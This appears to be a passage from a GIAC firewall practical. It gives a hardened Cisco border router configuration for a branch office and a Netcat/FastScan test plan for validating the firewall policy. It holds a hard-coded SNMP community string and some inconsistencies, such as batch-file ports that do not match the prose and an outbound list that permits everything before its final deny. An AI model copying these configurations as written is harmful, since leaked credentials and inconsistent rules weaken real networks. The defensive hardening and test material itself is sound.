Assume for a moment that GIAC decided to open an office in the burgeoning town of Hamel, Illinois. NSD would acquire the T1 connection to the office connecting back to the 3640 at the main office and implement a router and switch in that office. Since this has been defined as a remote office that needs constant Internet access NSD will implement a 2600 border router and a firewall. The security policy will mimic the central office less the implementation of the DMZ. If the Internet connection in Hamel dies NSD can use the T1 connection back to the corporate office as a redundant connection to route Internet traffic to Hamel. So Hamel Office will look like:



NSD will need a Border Router and a firewall. The router chosen will be a 2621XM and the firewall will be a PIX 515. The choices in equipment are made because of familiarity with 2600 routers and PIX Firewall. Again, different equipment from the same vendor have different ways of locking down the equipment. Even equipment with the **same** vendor can have different CLI interfaces. The PIX CLI is different than the IOS CLI. KISS – Keep It Simple Stupid (or Keep It Super Simple if you are being nice). Get the procedures worked out and then replicate. Keep the same IOS on all the PIXes, routers and switches. This way NSD will know right away if the latest vulnerability affects the system or not.

This tutorial will just show how to implement the border router as it is more complex. The firewall configuration would be a subset of the corporate office firewall without the DMZ configuration.

The person configuring the router should have had (at the very least) a basic Introduction to Cisco class like Interconnecting Cisco Network Devices (ICND) and Introduction to Cisco Networking Technologies (INTRO). The below configuration instructions assume that the implementer has basic knowledge of how to log into and configure the router. Explaining how to tftp a new IOS, how to get into and out of a router and password recovery are outside the scope of this document. These tutorials could easily add 50 to 100 pages of text to this document. All of these tutorials can be found at the Cisco web site Cisco, Cisco Systems, Inc, 2003. URL: http://www.cisco.com (Accessed October 8, 2003) if the implementer has problems configuring the router.

First order the router with the correct IOS for the router. See "GIAC Network" section for which IOS is "standard". When ordering the router since 3DES is used for the SSH **be sure** to order enough memory (Flash and RAM) to run that IOS. Cisco routers come with just enough memory to run the basic IOS.

When NSD receives the router they must verify / upgrade the IOS on the router to what is considered to be the "standard" IOS, 3DES / SSH. **REMEMBER** it is necessary to first apply at Cisco to download 3DES software. The application can be accesses at Cisco, Software Center, 2003. URL: http://www.cisco.com/kobayashi/sw-center/ (Accessed October 8, 2003)

IOS's that have 3DES/SSH support:
→ IOS for 2600 router - c2600-jk9o3s-mz.123-1a.bin – The "k9s" tells you that this is a crypto image. Also with the router IOS, get 12.2T or 12.3 (or better) to ensure that a MD5 hash can be done on the "enable secret" password, otherwise the best encryption is Cisco type 7 encryption.

When connecting to the router for the initial configuration, connect via the console at the back of the router. If the connection is made remotely there is a good chance that during the configuration connectivity will be lost.

Security advisories should be continually monitored for vulnerabilities to all equipment. A good, timely and free advisory (e-mail) service is provided by Secunia , specifically the Secunia Security Advisories see Secunia, Secunia - Stay Secure, 2003. URL: http://www.secunia.com/ (Accessed October 8, 2003)

The following configuration is performed on all new border routers:

- Set up the usernames of those that can connect
- Set up Enable Secret (MD5) passwords, not enable (Cisco 7) passwords
- Set up Hostname and Domain name, AAA and Crypto to allow SSH
- Set up timestamp and time for accurate syslog messages

- Turn off unnecessary services
- Set up login banners so that someone knows that they should or should not be connected
- Set up login for authentication and VTY so that only SSH is allowed
- Set up router (IOS) firewall
- Set up our interfaces with the correct access lists and disable sending out packets that we don't want the interfaces to respond to (unreachable, etc.), set up the Cisco IOS firewall on the outside interface
- Set up static routing. We will not use any routing protocol on the border router.
- Set up the Access Lists. These Access Lists are based on the border router at GIAC headquarters. As time proceeds most likely this access list will diverge from the GIAC HQ access list because of different needs of the users
- Put the SNMP server strings into the config and allow only the servers listed in access list 69 to access this router
- Finally put the NTP server IP addresses into the configuration.

Apply all of the standard security config lines:

```
username <user> privilege 15 secret <password>
enable secret <password>
no enable password
hostname <Hostname>
ip domain name GIACit.com
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
service password-encryption
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
clock timezone CST -6
clock summer-time CDT recurring
no ip http secure-server
no ip http server
no ip source-route
no service finger
no ip finger
no service pad
no ip bootp server
no ip domain-lookup
no cdp run
no logging console
no ftp-server write-enable
banner exec #
By continuing to use this system you indicate your awareness of and
consent to these terms and conditions of use. LOG OFF IMMEDIATELY if
you do not agree to the conditions stated in this warning.
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html#
banner login #
```

```
Any or all uses of this system and all files on this system may be
intercepted, monitored, recorded, copied, audited, inspected, and
disclosed to authorized site, Corporate GIAC, and law enforcement
personnel.#
banner motd #
This computer is a GIAC Enterprises Computer and is the property of
the GIAC Enterprises. It is for authorized use only. Users (authorized
or unauthorized) have no explicit or implicit expectation of privacy.#
snmp-server tftp-server-list 69
snmp-server community <SNMP String> RO 69
scheduler allocate
ntp source <Interface Number>
line con 0
 login authentication console
 exit
line vty 0 4
 access-class 10 in
 transport input ssh
 exit
line vty 5 15
 transport input none
 transport output none
 exit
interface FastEthernet0/1
 ip verify unicast reverse-path
 exit
crypto key generate rsa usage
2048
```

Now that the standard security setups have been done the router is now populated with the rest of the configuration. First make sure there is plenty of log information"

```
logging buffered 30000 debugging
```

IP Subnet zero can be used or not used. This is a philosophical discussion in the IP community as to whether or not this should be a "legal" address. If the ISP assigns a subnet zero IP address then NSD will be forced to use IP subnet zero:

```
ip subnet-zero
```

Set up our Cisco IOS Firewall:

```
ip audit notify log
ip audit po max-events 2000
ip audit signature 1104 disable
ip audit signature 1107 disable
ip audit signature 2000 disable
ip audit signature 2001 disable
ip audit signature 2004 disable
ip audit signature 2005 disable
ip audit name AUDIT.1 info action alarm drop reset
ip audit name AUDIT.1 attack action alarm drop reset
mpls ldp logging neighbor-changes
```

Set up an interface to route null packets to and route any private 192.168.X.Y packets to the bit bucket. Alternately interface Null0 can be used as a bit bucket (see 172.16.X.Y network router below):

```
interface Loopback0
 ip address 192.168.1.1 255.255.0.0
```

Since this is a Border Router we have some extra special interface configurations. The inside interface (towards us) is FastEthernet0/0. The outside (towards the Internet) is FastEthernet 0/1. This configuration would also apply to a serial interface:

```
interface FastEthernet0/0
 ip address 65.213.217.33 255.255.255.240
```

Make sure that the Unicast packets are verified correct:

```
 ip verify unicast reverse-path
```

Do **NOT** send out Unreachable echo replies back to the Internet or back to our computers:

```
 no ip unreachables
```

Show all access violations:

```
 ip accounting access-violations
```

Auto negotiate speed and duplex:

```
 duplex auto
 speed auto
```

Set up your outside interface:

```
interface FastEthernet0/1
 ip address 65.213.217.125 255.255.255.248
```

Border router ingress and egress packet filters:

```
 ip access-group 110 in
 ip access-group 120 out
```

Again verify all Unicast paths:

```
 ip verify unicast reverse-path
```

Do not allow “this is a better route” messages (used in Denial Of Service sometimes):

```
 no ip redirects
```

Do not tell hackers that network is not there:

```
 no ip unreachables
```

Do not Proxy Arp for anybody. **DO NOT** put this command on the same interface (FastEthernet 0/0) as the PIX. The PIX **NEEDS** the proxy arp from the router. The PIX **IS NOT** a router:

```
 no ip proxy-arp
```

Account access-violations:
```
ip accounting access-violations
```

Run the Cisco IOS firewall:
```
ip audit AUDIT.1 in
```

Auto negotiate speed:
```
duplex auto
speed auto
```

Set up your default route:
```
ip route 0.0.0.0 0.0.0.0 65.213.217.124
```

Send all 10.X.Y.Z traffic back to the PIX firewall (NMS traffic, any traffic that shouldn't be there):
```
ip route 10.0.0.0 255.0.0.0 65.213.217.34
```

Route any 172.16.X.Y through 172.31.X.Y to the bit bucket:
```
ip route 172.16.0.0 255.240.0.0 Null0
```

Set the amount of information we want logged. In this case all information is logged:
```
logging history debugging
logging trap debugging
```

Set which device gets all of our log messages (The NMS):
```
logging 65.213.217.46
```

All which devices can SSH into this router:
```
access-list 10 permit 65.213.217.46
access-list 10 permit 65.213.217.39
access-list 10 deny   any log
```

Allow which devices can get SNMP traps to / from this router. Previous to IOS V12.2S / 12.3 remember that if this access list needs to be changed the only way to do this is to copy the access list to BBEdit, notepad (or some such), type the command "no access-list 69" to completely delete the access list, make the changes to your access list in the editor program and then copy / paste the entire access list back in. This is especially tedious when making changes to access-list 110 (see below):
```
access-list 69 permit 10.32.1.122
access-list 69 permit 65.213.217.46
access-list 69 deny   any log
```

Access-list 69 in a "simple" Standard access list. It is the first access list that Cisco defined. It only allows layer 3 (IP) addresses in the access list. Extended access lists allow filtering based on layer 4, ports. There are quite a few different types of access lists. For a full tutorial on access lists please see Cisco, Access Lists, 2003. URL:

http://www.cisco.com/en/US/tech/tk648/tk361/tk821/tech_protocol_home.html (Accessed October 8, 2003)
Cisco, Cisco IOS Firewall Configuring IP Access Lists, 2003. URL: http://www.cisco.com/en/US/products/sw/secursw/ps1018/products_tech_note09186a00800a5b9a.shtml (Accessed October 8, 2003)

If IOS V12.2S and above is running, it is possible to edit individual lines in an access list. See Cisco, Cisco IOS Software Releases 12.2 S IP Access List Entry Sequence Numbering, 2003. URL: http://www.cisco.com/en/US/products/sw/iosswrel/ps1838/products_feature_guide09186a0080134a60.html (Accessed October 8, 2003)

Next, create the access list that limits what kind of traffic enters the network from "The Internet". This access list will change over time as NSD learns more about the traffic patterns of the network. Since this is not the main site, all of the references to the DMZ machines have been deleted. First let through ping requests from and to the NMS. The NMS (65.213.217.46, Firewall NAT translated) pings "the other side" (65.213.217.241, a machine the ISP owns) of the ISP to make sure that GIAC is getting "out" to the Internet. The ISP also pings the interface from 65.213.217.249 to make sure that GIAC is still reachable:

```
access-list 110 permit icmp host 65.213.217.125 host 65.213.217.46
access-list 110 permit icmp host 65.213.217.241 host 65.213.217.46
access-list 110 permit icmp host 65.213.217.249 host 65.213.217.125
```

Next, drop any port unreachable packets returning (they generate annoying syslog entries):

```
access-list 110 deny   icmp any host 65.213.217.39 port-unreachable
```

Other than that, allow the employees to ping:

```
access-list 110 permit icmp any host 65.213.217.39
```

And allow "need to fragment " messages through:

```
access-list 110 permit icmp any any packet-too-big
```

Other than that deny any ICMP messages. This keeps hackers from mapping the GIAC network:

```
access-list 110 deny   icmp any any
access-list 110 deny   udp any eq echo any
access-list 110 deny   udp any any eq echo
```

Stop any data that pretends to come from this network (forged packets):

```
access-list 110 deny   ip 65.213.217.32 0.0.0.15 any log
```

And any packets with an address of 0.0.0.0:

```
access-list 110 deny   ip host 0.0.0.0 any
```

And any broadcast data:

```
access-list 110 deny   ip any host 255.255.255.255
```

And any RFC1918 addresses:

```
access-list 110 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 110 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 110 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 110 deny   ip 127.0.0.0 0.255.255.255 any log
```

Any data destined for any addresses that should never get data (like the internet address of the PIX firewall or any address of the router):

```
access-list 110 deny   ip any host 65.213.217.32
access-list 110 deny   ip any host 65.213.217.35
access-list 110 deny   ip any host 65.213.217.37
access-list 110 deny   ip any host 65.213.217.38
access-list 110 deny   ip any host 65.213.217.40
access-list 110 deny   ip any host 65.213.217.41
access-list 110 deny   ip any host 65.213.217.42
access-list 110 deny   ip any host 65.213.217.43
access-list 110 deny   ip any host 65.213.217.44
access-list 110 deny   ip any host 65.213.217.45
access-list 110 deny   ip any host 65.213.217.47
```

Specifically do not allow any data to the subnet or broadcast address on the FastEthernet 0/1 interface:

```
access-list 110 deny   ip any host 65.213.217.120
access-list 110 deny   ip any host 65.213.217.127
```

Allow domain servers to send GIAC back the DNS requests:

```
access-list 110 permit udp host 207.158.192.40 eq domain any
access-list 110 permit tcp host 207.158.192.40 eq domain any
access-list 110 permit udp host 209.41.31.13 eq domain any
access-list 110 permit tcp host 209.41.31.13 eq domain any
```

Allow users to send DNS requests to anyone they wish:

```
access-list 110 permit tcp any eq domain host 65.213.217.39
access-list 110 permit udp any eq domain host 65.213.217.39
```

Allow the Network Time Protocol from a specific set of NTP servers:

```
access-list 110 permit udp host 209.81.9.7 eq ntp any
access-list 110 permit udp host 128.252.19.1 eq ntp any
access-list 110 permit udp host 208.184.49.9 eq ntp any
```

The next set of ports are just a collection of ports that hackers and worms scan regularly and the scans end up filling up the syslog logs. A good example of a worm is the SQL Slammer worm on port 1434. As worms come and go this list will undoubtedly become longer:

```
access-list 110 deny   tcp any eq 0 any
access-list 110 deny   udp any eq 0 any
access-list 110 deny   tcp any any eq 0
access-list 110 deny   udp any any eq 0
```

```
access-list 110 deny   tcp any any eq 22
access-list 110 deny   tcp any any eq telnet
access-list 110 deny   tcp any any range 135 139
access-list 110 deny   udp any any range 135 netbios-ss
access-list 110 deny   tcp any any eq 443
access-list 110 deny   tcp any any eq 445
access-list 110 deny   udp any any eq 445
access-list 110 deny   tcp any any eq lpd
access-list 110 deny   tcp any any eq 901
access-list 110 deny   tcp any any eq 1080
access-list 110 deny   tcp any any eq 1433
access-list 110 deny   tcp any any eq 1434
access-list 110 deny   udp any any eq 1434
access-list 110 deny   tcp any any eq 17300
access-list 110 deny   tcp any any eq 27374
access-list 110 deny   tcp any any eq 37852
access-list 110 deny   udp any any eq 37852
access-list 110 deny   ip any host 65.213.217.125
access-list 110 deny   ip any host 65.213.217.33
access-list 110 deny   ip any host 65.213.217.34
```

Spammer is sending Microsoft Messenger popup ads on ports 1026 through 1029. Drop these packets:

```
access-list 110 deny   udp any any eq 1026
access-list 110 deny   udp any any eq 1027
access-list 110 deny   udp any any eq 1028
access-list 110 deny   udp any any eq 1029
```

Do not allow any access to the internet switch or NMS NAT address and log any attempts at access. This is a barometer of what kind of attacks are getting through the above deny lists. This indicates when hacker activity or worm activity kicks in:

```
access-list 110 deny   ip any host 65.213.217.36 log
access-list 110 deny   ip any host 65.213.217.46 log
```

Allow any connections that are already established (ack bit set):

```
access-list 110 permit tcp any 65.213.217.32 0.0.0.15 established
```

Do not allow ident or SMTP requests:

```
access-list 110 deny   tcp any any eq ident
access-list 110 deny   tcp any any eq smtp
```

And finally deny anything left and log the results:

```
access-list 110 deny   ip any any log
```

Access list 120 is the protection from data packets going out to the Internet from GIAC users. Do not allow any RFC 1918 addresses to escape from the router:

```
access-list 120 deny   ip 192.168.0.0 0.0.255.255 any log
access-list 120 deny   ip 172.16.0.0 0.15.255.255 any log
access-list 120 deny   ip 10.0.0.0 0.255.255.255 any log
access-list 120 deny   ip 127.0.0.0 0.255.255.255 any log
```

```
access-list 120 deny   ip any 192.168.0.0 0.0.255.255 log
access-list 120 deny   ip any 172.16.0.0 0.15.255.255 log
access-list 120 deny   ip any 10.0.0.0 0.255.255.255 log
access-list 120 deny   ip any 127.0.0.0 0.255.255.255 log
```

Microsoft ports are not allowed out of the system:

```
access-list 120 deny   tcp any any range 135 139 log
access-list 120 deny   udp any any range 135 netbios-ss log
access-list 120 deny   tcp any any eq 445 log
access-list 120 deny   udp any any eq 445 log
```

Definitely do not let the switch talk to anybody:

```
access-list 120 deny   ip host 65.213.217.36 any
```

Allow users to ping and to get “please fragment” messages back:

```
access-list 120 permit icmp host 65.213.217.39 any
access-list 120 permit icmp any any packet-too-big log
```

Other than that, deny any ICMP:

```
access-list 120 deny   icmp any any log
```

Allow all from inside users. The internal 3640 handles restrictions on users trying to get out:

```
access-list 120 permit ip host 65.213.217.39 any
```

Allow Nslookup and Network Time Protocol. Note that the DNS packets can get out from any device (including the DMZ computers) but access list 110 does not allow the packets to come back into the DMZ computers unless they are specifically listed:

```
access-list 120 permit udp any any eq domain
access-list 120 permit tcp any any eq domain
access-list 120 permit udp any any eq ntp
```

Otherwise log anything that is not listed above:

```
access-list 120 permit ip any any log
access-list 120 deny   ip any any log
```

Set up the “external” SNMP string but only allow the NMS to make SNMP requests. If the SNMP string is correct but the IP address is incorrect a syslog trap will be generated:

```
snmp-server community Cl4e78Nm201JqaSM RO 69
snmp-server enable traps tty
snmp-server tftp-server-list 69
```

Since this is an external device, the border router will need to use NTP servers that are available on “The Internet”:

```
ntp server 209.81.9.7
ntp server 128.252.19.1 prefer
ntp server 208.184.49.9
```

The border router should now be ready to go. The firewall setup would (likewise) be based on the firewall at the main site as would the setup for the 3640 router. Each site will most likely have slightly different configurations simply because the users at each site will have different internet usage requirements.

Verify The Firewall Policy

Plan The Validation

GIAC management has requested testing of the firewall policy. The objective was to test the ports on the firewall / border router to verify that no open ports ("surprises") were allowed through. To allow a "fresh set of eyes", the firewall policy will be validated by GIAC employees not associated with setting up the firewalls or the border routers. When future funds are available an outside security firm will be hired to verify the policy. Services for scanning the network from an intruders point of view are available, see (for example) Qualys, Qualys, Inc: Securing the Enterprise, 2003. URL: https://www.qualys.com/ (Accessed October 23, 2003).

The GIAC employees that tested the policy were given the ports to be tested per those defined in the section “Security Policy” of this paper. These ports are detailed in the section “Conduct the Validation”. These ports were verified using WinDump on the servers and on the testing machines. These employees were not limited, however, to those ports and tested all non-ephemeral ports.

Since these packets are directed at GIAC machines the ISP was not notified of the test. Had the test been ran from a remote site then the ISP would need to be notified of scanning tests.

GIAC management was informed of the risks. These risks are as follows:

- Possible crash of servers / corruption of the servers
- Possible crash / corruption of the network equipment
- No external access to any GIAC equipment (WWW, HTTPS, SMTP, VPN)

Mitigating the risks
Management agreed to the test with the following risk mitigation mechanisms:
Prior to initiation of the test all servers were backed up and the backups verified. Prior to testing all network equipment configurations and operating systems were backed up and the backups verified.

All customers, partners, suppliers and GIAC employees were notified of the outage of the GIAC internet presence. A notice was posted for one week before the test on the GIAC "public" web site noting the pending outage.

Validation Plan Of Attack

A validation plan was drafted for management review and implemented. The plan was as follows:

- Notify customers, suppliers, etc of outage. Change main web page to reflect outage
- Finalize test plan
- Procure testing laptops
  - Install Netcat
  - Install Netcat testing files
  - Verify Netcat testing files work
- Back up servers before testing begins
- Connect laptops to network (see diagram below)
- Perform test plan
- Verify all the data that is needed has been captured
- Remove laptops from network and evaluate data
- Reboot WWW / HTTPS / SMTP server and verify correct operation

Assessing the firewall

The Border Router / Firewall evaluation was conducted using Netcat for sending and listening for packets. The ports for the specific protocols needed were shown to be allowed through the perimeter to and from the DMZ. The ports from the DMZ out were verified as working. Finally the ports allowed outbound to the DMZ and to "The Internet" were verified as allowed to pass.

A computer was placed outside the firewall / border router to simulate an "outside" machine. A computer was placed in the DMZ to simulate the WWW / SMTP server. All packets passed between these two machines were verified as passed or blocked..


Likewise, a test machine was placed on the internal network to verify outgoing traffic to both the DMZ server and "The Internet".

Cost and level of effort

Testing of the firewall / Border Router was done "off hours" as the WEB / SMTP server was not be accessible during the testing. The testing was done after work for minimal impact. While this incurred the cost of one day of overtime for three network personnel (two test personnel, one server). This ensured the web site and SMTP availability for normal weekday operations.

Note: The only validation performed is of the perimeter security up to layer 4 on the OSI model. This does **not** verify that the software running on the server(s) are secure. That is the responsibility of the LAN manager, not the network manager. At the very least patches to the OS should be tested and applied within 30 days.

See below diagram for this setup.



Conduct The Validation

Validating The Perimeter

The Border Router / Firewall / Internal router security was evaluated as defined in the ***Security Policy***. Specifically:

Internet to the DMZ
For communication from "The Internet" to the DMZ SMTP (TCP Port 25), HTTP (TCP Port 80) and HTTPS (TCP Port 443) must be allowed through, No other unsolicited ports should pass through from The Internet to the DMZ

DMZ to Internet
For communication from the DMZ to "The Internet" we need to allow the DMZ machines a multitude of functions. The DMZ computers must be able to perform DNS lookups (TCP and UDP port 53), HTTP (TCP Port 80), HTTPS (TCP Port 443) and FTP (TCP Ports 20, 21). Again, all other ports should fail to get out.

DMZ to Internal Network
To send E-Mail to a internal SMTP server the DMZ SMTP server needs to be able to initiate a SMTP (Port 25) connection through the PIX firewall.

Internal Network to DMZ
While the policy of the PIX firewall should allow all protocols from the Internal network to the DMZ, HTTPS (Port 443) will be tested specifically.

VPN
A VPN connection from a remote location will verify that the VPN connection is available.

Tools and commands

Tools

WinPcap_3_0.exe is installed on all machines to allow WinDump (TCPDump) to work:
Loris Degioanni (Et. Al), Windows Packet Capture Library, September 12, 2003. URL: http://winpcap.polito.it/ (Accessed October 23, 2003).

WinDump (Windows version of TCPDump) is installed to capture all packets:
Loris Degioanni (Et. Al), WinDump: tcpdump for Windows, August 08, 2002. URL: http://windump.polito.it/ (Accessed October 23, 2003).

For individual ports to verify full TCP handshake or UDP transfer NetCat for Windows will be used, @stake , @stake | Network Utility Research Tools, 2003. http://www.atstake.com/research/tools/network_utilities/ (Accessed October 23, 2003).

For a complete scan of all ports FastScan software will be used for "The Internet" computer and WinDump will be used on the DMZ computer to see what packets actually make it through:
Jiva DeVoe, ICQ (search for "FastScan"), 2003. URL: http://umount.virtualave.net/hack/soft/scan/scan.htm (Accessed October 23, 2003).

Commands

See below for the NetCat setup files. WinDump ran during the duration of all commands to verify packet transfer.

The following are the text files / batch files that validated the firewall. Each section will give the validation that is performed and the files on each computer.

The text files in Table 1 reside on all machines and are used to verify that a particular port has been reached. Table 2 is the "base" batch files used to test out a variety of ports on a LAN. The netcatgolisten file is started on the "server" computer then the netcatgoget.bat is started on the "client" computer:

Table 1

Filename	Data In File
netT20resp.txt	TCP Port 20 Response
netT21resp.txt	TCP Port 21 Response
netT23resp.txt:	TCP Port 23 Response
netT25resp.txt	TCP Port 25 Response
netT443resp.txt	TCP Port 443 Response
netT53resp.txt	TCP Port 53 Response
netT80resp.txt	TCP Port 80 Response
netU53resp.txt	UDP Port 53 Response
netUDPout.txt	UDP message from client

Table 2

File Name	netcatgolisten.bat	netcatgoget.bat
Data In File	nc -v -l -p 23 <netT23resp.txt	nc 10.32.1.132 23 -w 1
	nc -v -l -p 25 <netT25resp.txt	nc 10.32.1.132 25 -w 1
	nc -v -l -p 53 <netT53resp.txt	nc 10.32.1.132 53 -w 1
	nc -v -l -u -p 53 -w 2	nc 10.32.1.132 -v -v -

	<netU53resp.txt	u 53 -w 3 <netUDPout.txt
	nc -v -l -p 80 <netT80resp.txt	nc 10.32.1.132 80 -w 1
	nc -v -l -p 443 <netT443resp.txt	nc 10.32.1.132 443 -w 1

Internet to the DMZ

The objective is to verify the ports from the Internet to the DMZ the following batch file will be run on the "DMZ" computer to listed for port requests. The batch files netcatgolistenDMZ.bat and netcatgogetDMZ.bat were executed with ports 25, 80 and 443 responding. The program FastScan was run on "The Internet" computer against the DMZ computer to verify no packets from ports 1 through 1024 except expected packets. Windump logged all traffic:

File Name	netcatgolistenDMZ.bat	netcatgogetDMZ.bat
Data In File	nc -v -l -p 25 <netT25resp.txt	nc 190.104.93.42 25 -w 1
	nc -v -l -p 80 <netT80resp.txt	nc 190.104.93.42 80 -w 1
	nc -v -l -p 443 <netT443resp.txt	nc 190.104.93.42 443 -w 1

DMZ to Internet

The objective is to verify the ports from the DMZ to "The Internet" packets were sent to the Internet computer 189.22.47.3. The batch files netcatgolistenINT.bat and netcatgogetINT.bat were executed with ports 20, 21, 80 and 443 responding. Note, ports 25 and DNS (UDP 53 and TCP 53) were attempted from the DMZ but packets did not arrive on the Internet computer 189.22.47.3. The program FastScan was run on the DMZ computer against "The Internet" computer to verify no packets from ports 1 through 1024 except expected packets.

File Name	netcatgolistenINT.bat	netcatgogetINT.bat
Data In File	nc -v -l -p 20 <netT20resp.txt	nc 189.22.47.3 20 -w 1
	nc -v -l -p 21 <netT21resp.txt	nc 189.22.47.3 21 -w 1
	nc -v -l -p 80 <netT80resp.txt	nc 189.22.47.3 25 -w 1
	nc -v -l -p 443 <netT443resp.txt	nc 189.22.47.3 80 -w 1
		nc 189.22.47.3 443 -w 1
		nc 207.155.183.73 53 -w 1
		nc 207.155.183.73 -v -v -u 53 -w 3 <netUDPout.txt

DMZ to Internal Network

The objective is to verify that the SMTP port is open from the DMZ to the internal SMTP server the DMZ computer sent packets to the internal Mail Server (the server answered as it normally does). The file netcatgogetSMTP.bat was executed with port 25 responding. The program FastScan was run on the DMZ computer against the SMTP server to verify no packets from ports 1 through 1024 except expected packets.

File Name	netcatgogetSMTP.bat

Data In File	nc 10.32.1.102 25 -w 1

Internal Network to DMZ

The objective is to verify that the Internal server can connect to the DMZ on port 443, the internal computer sent packets to the DMZ. The files netcatgolistenDB.bat and netcatgogetDB.bat were executed and port 443 responding:

File Name	netcatgolistenDB.bat	netcatgogetDB.bat
Data In File	nc -v -l -p 443 <netT443resp.txt	nc 192.168.100.7 25 -w 1

Internal Network to Internet

The objective is to verify the connection from the Internal network to "The Internet". This was accomplished by connecting from the Internal computer a outside test computer. The files netcatgolistenINTR.bat and netcatgogetINTR.bat were executed. Since there are some blocked ports, the "listening" computer did not listen for these ports, WinDump output was evaluated to make sure that these ports did not pass. The TCP ports 53, UDP 53, 80 and 443 are in the get / listen batch files to mark the beginning and end of the batch file:

File Name	netcatgolistenINTR.bat	netcatgogetINTR.bat
Data In File	nc -v -l -p 53 <netT53resp.txt	nc 189.22.47.3 53 -w 1
	nc -v -l -u -p 53 -w 2 <netU53resp.txt	nc 189.22.47.3 -v -v -u 53 -w 3 <netUDPout.txt
	nc -v -l -p 80 <netT80resp.txt	nc 189.22.47.3 80 -w 1
	nc -v -l -p 443 <netT443resp.txt	nc 189.22.47.3 135 -w 1
		nc 189.22.47.3 -u 135 -w 1
		nc 189.22.47.3 136 -w 1
		nc 189.22.47.3 -u 136 -w 1
		nc 189.22.47.3 137 -w 1
		nc 189.22.47.3 -u 137 -w 1
		nc 189.22.47.3 138 -w 1
		nc 189.22.47.3 -u 138 -w 1
		nc 189.22.47.3 139 -w 1
		nc 189.22.47.3 -u 139 -w 1
		nc 189.22.47.3 445 -w 1
		nc 189.22.47.3 -u 445 -w 1
		nc 189.22.47.3 554 -w 1
		nc 189.22.47.3 443 -w 1

See Appendix B for the output from these commands. The analysis of the output can be found in the section "Evaluate The Results". All output was as expected.

VPN

Verify that an external client can connect to the VPN.

Test Internet to the DMZ commands:
On the DMZ Computer:
Run "netcatgolistenDMZ.bat"
On the "The Internet" laptop:
Run "netcatgogetDMZ.bat"
Run "fastscan" with IP Address 190.104.93.42 using ports 1 to 1024

Test DMZ to Internet
On "The Internet" laptop:
Run "netcatgolistenINT.bat"
On the DMZ Computer:
Run "netcatgogetINT.bat"
Verified connection to / from the DNS server 207.155.183.73.
Run "fastscan" with IP Address 189.22.47.3 using ports 1 to 1024

Test DMZ to Internal Network
On the DMZ Computer:
Run "netcatgogetSMTP.bat"
On the Internal SMTP server:
(Will respond with SMTP banner)
Run "fastscan" with IP Address 10.32.1.102 using ports 1 to 1024

Test Internal Network to DMZ
On the DMZ Computer:
Run "netcatgolistenDB.bat"
On the Internal DB server:
Run "netcatgogetDB.bat"
